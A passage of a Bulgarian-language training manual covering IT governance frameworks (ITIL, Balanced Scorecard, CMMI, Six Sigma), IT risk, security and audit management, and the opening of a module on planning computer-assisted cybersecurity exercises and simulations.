зацията на функции за отчетност и финансов контрол (и не само). Но управлението на ИТ активите има и други аспекти. То има отношение непосредствено към елементите използвани в корпоративната ИТ инфраструктура, т.е. към хардуерно и софтуерно осигуряване, което може да се ползва за различни цели, включително за предоставяне на ИТ услуги. IT Infrastructure Library® е набор от добри и утвърдени практики от цял свят. Целта й е да направи успешна комуникацията между бизнеса и ИТ специалистите така, че ИТ услугите да носят необходимата стойност, без тя да превишава направените инвестиции и оперативни разходи по поддръжката им.

5-те книги по тази методология оформят всички процеси изисквани от ITIL




IT Balanced Scorecard (BSC) – процесно ориентирана техника за управление на ИТ, чрез оценка на функциите и процесите. Минава отвъд традиционното управление като включва в себе си оценка удовлетворението на потребителите, управление на вътрешните процеси и възможности за иновации. Тези допълнителни мерки подпомагат организацията да използва оптимално своите ИТ ресурси;

Използва трислойна архитектура - Мисия, Стратегия и Метрики (Измерители) като единна система с балансирани показатели:

- Мисия – Предоставянето на икономически обосновани и ефективни ИТ решения за бизнеса; Получаване на оптимални ползи за организацията от ИТ инвестициите; Създаване на възможности за посрещане на бъдещите предизвикателства.


- Стратегия – Създаването на върхови приложения и операции; Разработване на програма за сътрудничество с потребителите и тяхната удовлетвореност; Създаване на нови възможности за бизнеса чрез ИТ технологиите;
- Метрики – Внедряване на измерители (KPI) за подпомагане на бизнес ориентираните ИТ решения;



Фокусиране на управлението на ИТ в следните области:

1. Ориентирани услуги към потребителите и тяхното удовлетворение
2. Доставяне на добавена стойност към организацията
3. Постигане на висока оперативна ефективност
4. Ориентиране към бъдещи технологии

Capability Maturity Model Integration (CMMI) - Модел за оценка зрелостта на процесите



Capability Maturity Model Integration (CMMI) - методология за оценка и описание на процесите, свързани с разработката на софтуер в дадена организация. Тя дава възможност резултатите да се сравнят с индустриалните стандарти и помага на организацията да усъвършенства своите процеси.
CMMI комбинира внимателно подбрано множество от добри практики, базирани на опит от различни дисциплини, включително системен анализ и проектиране, софтуерно инженерство и управленски методологии. Методологията дефинира 5 нива на "зрелост" на ИТ процесите в компанията. Колкото по-високо е нивото на "зрелост", толкова по-предсказуеми и управляеми са процесите, а като следствие, по-предсказуемо и по-качествено ще бъдат реализирани проектите.
Със CMMI организацията може едновременно да реализира цял пакет от подобрения, за осигуряването на които иначе би трябвало да стартира много отделни инициативи.

Варианти при използване на методологията в 5 нива:

1. Първоначално (initial)
- Това е нивото от което стартира всеки нов процес
- Процесите са импровизирани, хаотични и дезорганизирани
- Формалните правила и процедури се броят на пръсти
- Успехите зависят от индивидуалните усилия

2. Управляемо (managed)
- Процесите са дефинирани и документирани
- С помощта на базови методи за управление на проекти се следят разходи, графици и функционалност
- Успехите могат да бъдат постигнати повторно
- Реализацията има свои специфични черти във всеки проект

3. Определено (defined)

- Стандартните процеси свързани с разработката на софтуер съответстват на специфичните потребности на организацията
- Значително внимание се обръща на документацията, стандартизацията и интеграцията
- Проектите се изпълняват в съответствие със строго дефинираните процеси, дори при силно натоварена програма
- Ръководството на компанията счита, че така организираните процеси са най-удачни за постигане на конкурентно предимство


4. Количествено управляемо (managed)

- Процесите са предсказуеми
- Налице са детайлни средства за количествена оценка на качеството на процесите и продуктите
- Ръководството на компанията може да настройва и адаптира процесите към специфични проекти без загуба на качество или отклонение от спецификациите

5. Оптимизирано (optimizing)

- Процесите постоянно се подобряват на базата на количествени оценки и чрез споделяне на идеи
- Мениджърите въвеждат иновативни практики за да отговорят на специфични потребности на организацията
- Пилотните проекти са обичайна практика

Microsoft Infrastructure Optimization Model - Оптимизационен Модел на процесите в ИТ представен от Майкрософт



https://technet.microsoft.com/en-us/library/bb944804.aspx

Управление на инвестициите в ИТ

Управление на инвестициите в ИТ – **Основни моменти**:

- Управление на финансовите средства вложени в една ИТ инфраструктура;
- Измерване финансовите и други ползи за организацията;
- Управление на човешките ресурси;
- Изготвяне на програма и план за управление;
- Разработване и представяне на бизнес сценарии;
- Обновяване на портфолиото от услуги на ИТ;
- Процес на постоянно подобрение и синхронизиране с бизнес процесите;

Критични Фактори за успех (КФУ) — определят най-важните проблеми или действия на ръководството, насочени към постигане на контрол над ИТ процесите.
КФУ трябва да бъдат управляеми, ориентирани към успех и да описват, как да се изпълняват стратегическите, техническите, организационните или процедурните действия за постигане на успех.

Примери за КФУ

- Интегриране на действията по управление на ИТ в процесите по управление на организацията и стила на работа на ръководството;
- Действията по управление на ИТ трябва да са ясно определени, формализирани и да се осъществяват на база потребностите на организацията и съответната отчетност;
- Методите на управление трябва да са разработени за увеличаване на продуктивността, оптимално използване на ресурси и увеличаване ефективността на ИТ процесите.
- Стандартизация на ИТ-процесите и тяхното ориентиране към постигане целите на бизнеса;
- Определяне потребителите на ИТ-процесите и техните изисквания;
- Осигуряване мащтабируемост на ИТ-процесите и оптимално използване на предоставените им ресурси;
- Развитие на организационна и информационна култура в персонала, обслужващ ИС.
- Използване на финансови показатели за определяне производителността на ИТ процесите;
- Наличие на процедура за контрол на повишаване качеството на ИТ процесите;

Управление на риска в ИТ

Управление на риска в ИТ – **Основни моменти**:

- Дефиниране на приемливи нива на риска;
- Взаимовръзка на ИТ рисковете с тези в бизнес процесите;
- Влияние на ИТ рисковете върху критичните бизнес процеси;
- Избиране на ефективна стратегия за третиране на рисковете чрез: Намаляване, Избягване, Трансфериране или Приемане на рисковете;
- Разработване на програма за управление на рисковете;

Ключови Индикатори на Резултатите (КИР) - описват комплекс от действия, необходими за определяне доколко ИТ процесите достигат поставените цели. Те се явяват основни индикатори, отразяващи вероятностите за достигане на целите, както и приложимостта на подходите, методите и инсрументите, използвани за достигане на резултати.

Примери

- Време за реакция на системата;
- Степен на удовлетвореност от пропускната способност на мрежата или от изчислителните мощности;
- Ниво на повишаване качеството и съвършенстване функционалността на информационните услуги;
- Степен на удовлетвореност на потребителите;
- Производителност на сътрудниците;
- Други.

Управление на човешките ресурси в ИТ

Управление на човешките ресурси в ИТ – **Основни моменти**:

- Политики за наемане на персонала – проверка на документите, етичен кодекс, споразумения за конфиденциалност, декларации за конфликт на интереси и неразпространяване на информация;
- Политика за обучения и сертификации – извършване регулярно обучение, повишаване на квалификацията, актуални обучения с новите технологии, оценка адекватността на обученията, оценка на придобитите умения след обучението;
- Политика за оценка представянето на служителите – въвеждане на измерители за оценка, стимулиране високо ниво на представяне;
- Политика за повишаване в йерархично ниво, награди и заплащане – дефинирани стъпки и нива на йерархия и критерии за тяхното заемане, одобрени награди и допълнителни бонуси за особени заслуги;
- Дисциплинарни действия – дефинирани критерии за оценка при нарушения и инциденти, нива на дисциплинарни мерки, критерии за освобождаване;

Трябва да бъде извършвано проучване за проверка на биографичните данни на всички кандидати за наемане на работа в съответствие със съответните закони, нормативни актове и етика и съобразно с изискванията, свързани с дейността, класификацията на информацията, до която имат достъп, и предполагаемите рискове.
В съответствие със своите работни функции всички служители на организацията и където е уместно, доставчиците трябва да получат подходящо обучение за осъзнаване и редовно актуализиране на знанията за политиките и процедурите на организацията.
За служители, извършили нарушение на сигурността на информацията, трябва да има официален и оповестен дисциплинарен процес.
Дисциплинарният процес трябва да се използва и като възпиращо средство за предпазване на служителите от нарушаване на политиката и процедурите за сигурност на информацията на организацията и всякакви други нарушения на сигурността на информацията. Преднамерените нарушения може да изискват незабавни действия.

Управление на качеството в ИТ

Управление на качеството – средствата, чрез които процесите в една среда се контролират, измерват и подобряват.
Зони за контрол могат да бъдат:

- Разработването на софтуер;
- Всекидневните операции;
- Управление на услугите;

- Управление на сигурността;
- Управление на човешките ресурси;
- Придобиването на нов хардуер;
- Прилагане на стандарта за качество DIS ISO 9001:2015

Шест Сигма - стратегия за контрол на качеството, въведена от Моторола през 1981 г. С тази стратегия се цели статистическата вероятност за дефект да се свали до ниво 6 сигма на нормалното разпределение. Това е под три-четири дефектни продукта от един милион произведени, както се вижда от таблицата със сигма нивата. Повишаване нивото на удовлетвореност.

Сигма ниво	Дефекти на милион	Процент дефектни	Процент качествени
1	691,462	69%	31%
2	308,538	31%	69%
3	66,807	6.7%	93.3%
4	6,210	0.62%	99.38%
5	233	0.023%	99.977%
6	**3.4**	**0.00034%**	**99.99966%**
7	0.019	0.0000019%	99.9999981%

http://www.cio.com/article/2439918/it-organization/six-sigma-for-better-it-operations-and-customer-satisfaction.html

Шест сигма е стратегия за контрол на качеството, с коятосе цели статистическата вероятност за дефект да се свали до ниво 6 сигма на нормалното разпределение. Това е под три-четири дефектни продукта от един милион произведени, както се вижда от таблицата със сигма нивата.
Представлява статистически метод за подобряване на качеството на процесите от гледна точка на потребителите. Той определя нива на обслужване и измерва отклоненията от тях. Проектите преминават през пет фази: определяне, измерване, анализ, подобрение и контрол. Методът Design for Six Sigma се отнася до принципите на създаване на бездефектни продукти и услуги. Той помага на организациите да съсредоточат усилията си върху качеството във всеки аспект на тяхната дейност. Терминът “сигма” се отнася до отклонението от идеалното

ниво на работа, като всяко ниво на сигма, започвайки от 1, позволява допускането на все по-малко дефекти. Сигма 6, е идеалният случай, изисква постигането на едва 3,4 дефектни стоки на милион произведени или 999 996,6 изправни изделия.

Управление на информационната сигурност в ИТ

Управление на информационната сигурност – Основни компоненти:

- Риск анализ;
- Анализ на въздействието върху бизнеса;
- Програма за ИС;
- Планове за непрекъсваемост (BCP);
- Планове за възстановяване (DRP);
- Синхронизиране на целите по ИС с тези на бизнеса;


Оптимизиране на производителността в ИТ

Оптимизиране на производителността – Основни моменти:

- Разработване на програма за измерване;
- Оптимизиране на производителността без нови инвестиции;
- Внедряване на нов модел на работа;
- Подобряване на комуникацията с отделите;
- Анализ на дейностите, длъжностите и ротация на задълженията;
- Анализ на инфраструктурата и комбиниране роли на информационните системи.
- Консолидация.

Управление на непрекъсваемостта на дейността в ИТ

Управление на непрекъсваемостта на дейността - Жизнен цикъл



Одитиране управлението на ИТ

ОДИТ на ИТ - детайлен опис и управление на информационните процеси и свързаните с тях ресурси за осигуряване на информацията, необходима за успешното изпълнение на мисията на организацията и за постигане на поставените цели.
Водеща роля при управлението на информационните процеси имат бизнес изискванията – целта е осигуряване на информация, необходима за удовлетворяване на тези изисквания.
Одитът на Информационните системи се обуславя от множество фактори, като: нормативна уредба, вътрешни правила за управление на информационните системи, критичност на ИТ за бизнеса.

Одитиране управлението на ИТ – проблемни индикатори:

- Неблагоприятно отношение на потребителите към ИТ;
- Твърде високи разходи за различни решения;
- Просрочени и недовършени проекти;
- Чести инциденти в софтуера и хардуера;
- Слаба мотивация на персонала;
- Твърде малко ключов персонал;

Одитиране управлението на ИТ - документация:

- ИТ стратегии, планове и бюджети за уверение фазите на планиране и одобрение от мениджмънта;
- Политики по информационна сигурност;
- Схеми на организационни структури;
- Длъжностни характеристики на служителите;
- Доклади към ръководството за оценка производителността;
- Оперативни процедури за ИТ инфраструктурата;
- Политики за управление на предоставяните услуги;
- Договори с доставчици и трети страни;

Част 3: Обучение по компютърно подпомагани учения по киберсигурност

19. Модул 19: Концепция за компютърно подпомагано учение

19.1. Основи на компютърно подпомаганите учения (КПУ)

Високите изисквания към управлението в една комплексна среда налагат непрекъснато обучение в хода, на което да се създават екстремни ситуации, изпреварващи развитието на действителността. Целта е да се отработи механизъм за бърза и адекватна реакция на проблемни ситуации, чрез поставяне на обучаемите в условни, вероятни обстановки, създавани с помощта на симулиране (имитиране) и моделиране. Непосредствен резултат от това е изработването на определени навици за адекватно реагиране на създадена екстремална ситуация.

Компютърните симулации са ефективен инструмент за подготовка и обучения, в контекста на глобалното съкращаване на разходите. Те са в състояние да компенсират липсата на ресурси и да гарантират реализъм в планирането, организирането и управлението на действия. Съвременните информационни технологии осигуряват значително по-ефективни средства, създавайки реалистична и сложна виртуална среда за симулиране на интерактивни дейности, с оглед подобряване и поддържане на умения и техники на фона на динамично изменящите се предизвикателства в съвременния трансформиращ се свят.

Същевременно симулационните системи могат да имат приложение и при планиране и анализ на различни кризисни ситуации. То е свързано с подготовката, разработването и внедряването на нови съвременни експертни системи. Това направление е много важно от гледна точка на финансовата ефективност, тъй като информационните системи от последен клас дават възможност за използване на общи и разпределени бази от данни. Освен това, изпълнението на задачите, свързани с постигането на оперативната съвместимост, водят до използване на симулации в интерактивна, разпределена моделирана среда, където трябва да бъдат проведени голям брой учения за кратко време и с ограничени материали и човешки ресурси.

Именно чрез компютърните учения е възможно проиграване на редица варианти и намирането на оптимални решения, чрез провеждане на експерименти.

Какво е учение?

Ученията е симулирана среда, в която обучаемите изпълняват задачи, които биха изпълнявали в реална среда.

Компютърно подпомагани учения (КПУ)

КПУ е учение, където се използва компютърна техника с цел задълбочаване на обучението в по-реалистична среда, както и да подпомогне групата за планиране на ученето и групата за контрол на ученето да могат да контролират процесите от ученето, за постигане на поставените задачи пред обучаемите.

Симулация

Симулирането е процес на възпроизвеждане и имитиране на действителността (на сложни системи) с определена точност, чрез използването на няколко взаимосвързани и взаимнозависими предметни и/или абстрактни (математически) модели, които работят като единно цяло, под общ замисъл и план.

Симулаторите, от една страна, имитират функционирането на една система или единица оборудване. Те са създадени да осигурят практическо представяне на физическо управление на една система, например симулатор на полет.

Симулациите, от друга страна, имитират реалната среда и целият спектър от дейности, които могат да се извършат в нея. Те се използват за индивидуална и колективна подготовка и са предназначени да създават ситуации, които карат обучаемите да използват познания, а не физически умения.

Видове симулации

Когато говорим за симулирането трябва да имаме предвид, че в съответствие с техническите качества и потенциалните възможности, можем да различим три основни метода на симулиране:

Симулиране на живо “live simulation” това е провеждане на операции с личен състав и техника, оборудвано с технически и програмни средства, симулиращи реални действия.

Виртуални “virtual simulation” създадени за трениране на отделни единици, екипажи и малки групи. Набляга се върху развитие на отделни умения и придобиване на практически опит чрез използване на различни по вид симулатори.


При конструктивно симулиране се разбира прилагането на модели за симулиране, снабдени с инструменти за анализиране, които са в състояние да оценяват и показват последствията от взетите решения. Пример са симулационните системи JCATS, MASA SWORD, KORA, SYRA, JTLS и други

Катего-рия	Хора	Системи
Реална	Реални	Реални

Виртуална	Реални	Симулирани
Конструктивна	Симулирани	Симулирани

Симулационна система

Съвместна, многостранна, интерактивна, многоелементна симулация използвана от институции и организации за сигурност като инструмент за съвместна тренировка, анализи, експериментиране, планиране и повторение на поставените задачи



В зависимост от нивото на използване имам различен вид симулационни системи - за стратегическо ниво, за оперативно ниво и тактическо ниво.

Инструменти за планиране и ръководене на КПУ

Симулационните системи се използват е желателно да се използват в свързаност с други допълнителни инструменти, софтуерни продукти, подпомагащи работата на КПУ.

Инструмент	Описание
Инструменти за подготовка на сценарии	Подготвя сценария, използвайки подобни вече изградени сценарии или от други продукти.
Инструменти за изготвяне на събития и инциденти	Писане на основния списък с инциденти и събития и неговото управление по време на учението.
Инструменти за подготовка на база данни	Подготвя базата данни за симулацията, синхронизира ги със системата за командване и контрол и инструментите за оперативно планиране.

Допълнителни инструменти за синхронизиране.	Споделят и синхронизират данните по време на планирането и подготовката на ученето. Служат за координиране по време на провеждането на ученето.

Как обучението посредством учения може да бъде полезно?

- Тествате и валидирате вашите планове, политики, процедури, обучения, екипировка и междуорганизационни взаимоотношения.
- Тренирате личен състав в роли и отговорностис цел да поддържат вашите планове и процедури.
- Подобрявате между организацонната координация и комуникация.
- Идентифицирате пропуските в ресурси и подготовка, както и дейностите за подобряване.
- Подобрявате индивидуалното и колективно представяне посредством практически опит.

Ученията са основни компоненти в програмите за управление и имат 4 основни функции:

- ВАЛИДИРАНЕ планове, протоколи, процедури и демонстрирате решени въпроси
- ПОДГОТОВКА развивате компетентността на личния състав чрез практически умения в дадената им задача в съответния план, както и оценявате тяхното подобряване и развитие.
- ТЕСТВАНЕ тествате вече създадени процедури и възможните пропуски, които могат да възникнат.
- В последните години се налага и четвърта функция, която с времето се превръща в една от основните. ЕКСПЕРИМЕНТИРАНЕ тя реално предхожда другите три и едва при положителни резултати се пристъпва към тестване, вализиране и прилагане в подготовката.

Какво е програма за подготовка?

Това е процес основан на риск, който включва цикличност, смесване и обхват на дейности за практикуване в различна степен от сложност и взаимодействие. Практически погледнато е процес за:

- Програмиране на учения, които тестват елементи от вашия план за действие, включително екипировка и функции на личния състав.
- Планиране на серия от учения за вашата организация.
- Провеждане на учения които сте решили да проведете.
- Оценка на всяко учение да проверите дали сте тествали, това което сте планирали и да анализирате резултатите, така че да направите съответните корекции.

- Запознаване с резултатите от оценката на вашите управителни звена, за да бъдат запознати с това, което е тествено, защо и какво се е случило и какво предлагате да се промени.
- Последващи учения за да бъдете сигурни, че предложенията и анализа след ученето са имплементирани и ще бъдат тествани отново.

Управление на програмата за подготовка

За да имаме правилно проведен процес за подготовка, ние трябва правилно и постоянно да управляваме програмата за подготовка.

- Управление на програмата (*нищо не става в празното пространство!*)
- Разработване на времеви график за управление на проекта (*какво и кога*)
- Поставяне на критични времена (*как, какво и кога*)
- Определяне на планиращия екип (*кой*)
- Планиране на конференции и срещи (*така че да обхваща всички!*)
- Бюджет (*никога не можеш да избягаш от финансите!*)
- Ресурси за екипа (*не можеш да направиш сам учение!*)
- Определяне на нужното финансиране (*не си идинствения който иска финансиране!*)
- Планиране на ученето (*не се случва с магия!*)
- Провеждане на ученето (*това е финалния ден!*)
- Оценка и разбор на ученето (*постигна ли ученето задачите?*)
- Доклад (*какво се случи и какво научихме*)
- Проследяване на подобренията (*ето я промяната, която трябва да направим!*)
- Анализ на разходите (*ето как похарчихме парите!*)

Всички тези въпроси се управляват от екип, който трябва постоянно да следи за правилното изпълнение на всички въпроси свързани с нейното управление. Поради което изборът на правилния човек, който да води този екип, в много от случаите е основният въпрос. Лидерът трябва да събира в себе си много качества, които да прилага в ежедневната си дейност, не само при управлението на програмата, но и ежедневната дейност на екипа и провеждане на срещи с касаещи институции и хора.

Той трябва да съвместява в себе си качества като:

- Да води преговори
- Чувство за хумор
- Комуникативен
- Гъвкав
- Работа в стресова среда
- Решителен
- Тактичен
- Приобщаващ
- Аналитично мислене
- Организиран

- Модератор
- Лидер
- Търпелив
- Мисли извън рамките
- Добър в планирането
- Да довършва нещата докрай
- Работа в екип
- Политически грамотен

Принципи за разработване на програма:

1) Координиране на програмата за ученето с другите институции.

2) Свързване на пълномащабно учение с други институции, ако е необходимо.

3) Координиране на основните дейности със структурите за управление.

4) Провеждане на годишен преглед на програмата, с цел да се провери, че са постигнати поставените задачи.

5) Включване на двата вида подготовка на основата на дискусия и оперативни учения в програмата.

6) Подготовка на разбор и анализ след всяко учение.

7) Разработване и имплементиране на План за коригиране на действията на основата на препоръките от разбора и анализа.

Видове подготовка

Съществуват различни видове подготовка на състава и служителите, но основните то тях са:

- На основата на дискусията
  - *Семинар*
  - *Работни срещи.*
  - *Tabletop учения (TTX)*
  - *Игри.*
- Оперативно базирани
  - *Рутинни*
  - *Функционални учения*
  - *Пълномащабно учение*

Времеви график за разработване на учения и база данни

В зависимост от вида, степента и мащабността на ученето, задължително условие е разработване на времеви график, който да включва:

- Спецификационна конференция, която се провежда от организаторите на ученето, за написване на основната спецификация на ученето;
- Начална планираща конференция, която се пловежда от 1-3 месеца след спецификационната;

- Основан планираща конференция, която се провежда 2-3 месеца след НПК;
- Финална координираща щонференция, която се провежда не повече от 2-3 месеца преди учението.

За да може да протече нормално едно учение е необходимо да се попълни базата данни за учението с всички елементи, личен състав и техника, които ще се използват при неговото провеждане. Този процес обикновено се извършва от специализиран екип и същинския процес започва значително време преди началото на учението.

